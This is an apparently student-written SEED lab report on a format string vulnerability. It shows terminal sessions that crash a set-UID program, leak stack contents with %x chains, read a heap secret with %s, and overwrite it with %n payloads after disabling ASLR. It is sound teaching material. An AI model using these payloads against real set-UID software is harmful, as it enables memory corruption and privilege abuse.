
Name : samiksha dharmadhikari
Id : 1001740496

2.1 Task 1: Exploit the vulnerability


First we need to compile vul_prog.c. we have to do it in root access and make it a SET UID program. And run the program.

Crash the program: we first run the ./vul_prog and give input as decimal number 1 and string format as %s to the crash program and we get segmentation fault.


SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/Documents/assign5
4:28 PM
Right Ctrl


```
root@VM:/home/seed/Documents/assign5# gcc -o vul_prog vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:28:8: warning: format not a string literal and no format arguments [-Wformat-security]
 printf(user_input);
        ^
root@VM:/home/seed/Documents/assign5# chmod 4755 vul_prog.c vul_prog
root@VM:/home/seed/Documents/assign5# ls -l vul_prog.c vul_prog
-rwsr-xr-x 1 root root 7556 Mar  6 16:25 vul_prog
-rwsr-xr-x 1 seed seed 1143 Mar  6 16:24 vul_prog.c
root@VM:/home/seed/Documents/assign5# exit
exit
[03/06/20]seed@VM:~$ ./vul_prog
bash: ./vul_prog: No such file or directory
[03/06/20]seed@VM:~$ cd Documents
[03/06/20]seed@VM:~/Documents$ cd assign5
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog
The variable secret’s address is 0xbfd6d8b0 (on stack)
The variable secret’s value is 0x 9766008 (on heap)
secret[0]’s address is 0x 9766008 (on heap)
secret[1]’s address is 0x 976600c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault
[03/06/20]seed@VM:~/.../assign5$ 
```

Print out the secret[1] value: we need to know the address of secret[1], we store the address in int_input. We put the format string as a number of %x as our format string to printf statement. printf("secret[1]’s address is %d (on heap)\n",&secret[1]);




```
[03/06/20]seed@VM:~/.../assign5$ sudo su
root@VM:/home/seed/Documents/assign5# gcc -o vul_prog vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:23:8: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘int *’ [-Wformat=]
 printf("secret[1]’s address is %d (on heap)\n",&secret[1]);
        ^
vul_prog.c:30:8: warning: format not a string literal and no format arguments [-Wformat-security]
 printf(user_input);
        ^
root@VM:/home/seed/Documents/assign5# ls -l vul_prog.c vul_prog
-rwxr-xr-x 1 root root 7556 Mar  6 16:29 vul_prog
-rwxr-xr-x 1 seed seed 1206 Mar  6 16:28 vul_prog.c
root@VM:/home/seed/Documents/assign5# chmod 4755 vul_prog.c vul_prog
root@VM:/home/seed/Documents/assign5# exit
exit
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog
The variable secret’s address is 0xbfa829a0 (on stack)
The variable secret’s value is 0x 8c21008 (on heap)
secret[0]’s address is 0x 8c21008 (on heap)
secret[1]’s address is 0x 8c2100c (on heap)
secret[1]’s address is 146935820 (on heap)
Please enter a decimal integer
146935820
Please enter a string
%x/%x/%x/%x/%x/%x/%x/%x/%x/%x/%x/%x/%x/%x
bfa829a8/b773b918/f0b5ff/bfa829ce/1/c2/bfa82ac4/8c21008/8c2100c/252f7825/78252f78/2f78252f/252f7825/78252f78
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/06/20]seed@VM:~/.../assign5$ 
```

So we find the address of the secret[1]. So we add %s to display the value of that position.




```
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog
The variable secret’s address is 0xbfd5f030 (on stack)
The variable secret’s value is 0x 89e0008 (on heap)
secret[0]’s address is 0x 89e0008 (on heap)
secret[1]’s address is 0x 89e000c (on heap)
secret[1]’s address is 144572428 (on heap)
Please enter a decimal integer
144572428
Please enter a string
%x/%x/%x/%x/%x/%x/%x/%x/%s
bfd5f038/b771a918/f0b5ff/bfd5f05e/1/c2/bfd5f154/89e0008/U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/06/20]seed@VM:~/.../assign5$
```

Modify the secret[1] value:
In our string we add %n at the position of secret[1]. It will write the number of the variable string that address points to.
%x/%x/%x/%x/%x/%x/%x/%x/%n



```
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog
The variable secret’s address is 0xbf81a870 (on stack)
The variable secret’s value is 0x 87a9008 (on heap)
secret[0]’s address is 0x 87a9008 (on heap)
secret[1]’s address is 0x 87a900c (on heap)
secret[1]’s address is 142249996 (on heap)
Please enter a decimal integer
142249996
Please enter a string
%x/%x/%x/%x/%x/%x/%x/%x/%n
bf81a878/b7767918/f0b5ff/bf81a89e/1/c2/bf81a994/87a9008/
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x38
[03/06/20]seed@VM:~/.../assign5$
```


Modify the secret[1] value to a predetermined value:
We modify the value of secret[1] to a predetermined value which changes its size from 0x38 to 0x114.
%x/%x/%x/%x/%x/%x/%x/%.228u%n



```
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog
The variable secret’s address is 0xbfcaba20 (on stack)
The variable secret’s value is 0x 9735008 (on heap)
secret[0]’s address is 0x 9735008 (on heap)
secret[1]’s address is 0x 973500c (on heap)
secret[1]’s address is 158552076 (on heap)
Please enter a decimal integer
158552076
Please enter a string
%x/%x/%x/%x/%x/%x/%x/%.228u%n
bfcaba28/b7799918/f0b5ff/bfcaba4e/1/c2/bfcabb44/000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000158552072
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x114
[03/06/20]seed@VM:~/.../assign5$ 
```

2.2 Task 2: Memory randomization


We first delete the scanf statement for int_input. We need to turn off address randomization. We add the address of secret[1] at the top of user_input. We use two malloc() functions to achieve this. We observe that address of secret[1] contant.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/Documents/assign5
6:39 PM
Right Ctrl


```
root@VM:/home/seed/Documents/assign5# gcc -o vul_prog vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:23:8: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘int *’ [-Wformat=]
 printf("secret[1]’s address is %d (on heap)\n",&secret[1]);
        ^
vul_prog.c:30:8: warning: format not a string literal and no format arguments [-Wformat-security]
 printf(user_input);
        ^
root@VM:/home/seed/Documents/assign5# chmod 4755 vul_prog.c vul_prog
root@VM:/home/seed/Documents/assign5# ls -l vul_prog.c vul_prog
-rwsr-xr-x 1 root root 7556 Mar  6 18:35 vul_prog
-rwsr-xr-x 1 seed seed 1208 Mar  6 18:35 vul_prog.c
root@VM:/home/seed/Documents/assign5# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Documents/assign5# exit
exit
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog
The variable secret’s address is 0xbfffecf4 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
secret[1]’s address is 134524940 (on heap)
Please enter a decimal integer
Please enter a string
sam
sam
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog
The variable secret’s address is 0xbfffecf4 (on stack)
The variable secret’s value is 0x 804b008 (on heap)
secret[0]’s address is 0x 804b008 (on heap)
secret[1]’s address is 0x 804b00c (on heap)
secret[1]’s address is 134524940 (on heap)
Please enter a decimal integer
Please enter a string
```

We use write_string.c to put the format string in our vulnerable program.




```
[03/06/20]seed@VM:~/.../assign5$ gcc -o write_string write_string.c
write_string.c: In function ‘main’:
write_string.c:22:1: warning: implicit declaration of function ‘write’ [-Wimplicit-function-declaration]
 write(fp, buf, size);
 ^
write_string.c:23:1: warning: implicit declaration of function ‘close’ [-Wimplicit-function-declaration]
 close(fp);
 ^
[03/06/20]seed@VM:~/.../assign5$ ./write_string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x
The string length is 45
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog < mystring
The variable secret’s address is 0xbfffecf8 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
secret[1]’s address is 134524956 (on heap)
Please enter a string
?bfffecfc|c2|b7e9754b|bfffed1e|bfffee1c|804b018|804b01c|257c7825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/06/20]seed@VM:~/.../assign5$ 
```

We observe that secret[1] is located after 6 positions ie 6 %x.
%x|%x|%x|%x|%x|%x|%s



```
[03/06/20]seed@VM:~/.../assign5$ ./write_string
%x|%x|%x|%x|%x|%x|%s
The string length is 24
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog < mystring
The variable secret’s address is 0xbfffecf8 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
secret[1]’s address is 134524956 (on heap)
Please enter a string
?bfffecfc|c2|b7e9754b|bfffed1e|bfffee1c|804b018|U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/06/20]seed@VM:~/.../assign5$ 
```

We insert %n to modify the value of secret[1]. And we are able to modify it to 0x37.
%x|%x21|%x|%x07|%x|%x|%n



```
[03/06/20]seed@VM:~/.../assign5$ ./write_string
%x|%x21|%x|%x07|%x|%x|%n
The string length is 28
[03/06/20]seed@VM:~/.../assign5$ ./vul_prog < mystring
The variable secret’s address is 0xbfffecf8 (on stack)
The variable secret’s value is 0x 804b018 (on heap)
secret[0]’s address is 0x 804b018 (on heap)
secret[1]’s address is 0x 804b01c (on heap)
secret[1]’s address is 134524956 (on heap)
Please enter a string
��bfffecfc|c221|b7e9754b|bfffed1e07|bfffee1c|804b018|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x37
[03/06/20]seed@VM:~/.../assign5$ █
```

References :

https://github.com/aasthayadav/CompSecAttackLabs/blob/master/7.%20Format%20String%20Vulnerability/Lab%207%20Format%20String%20Vulnerability.pdf

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/format_string-vulnerability-lab.md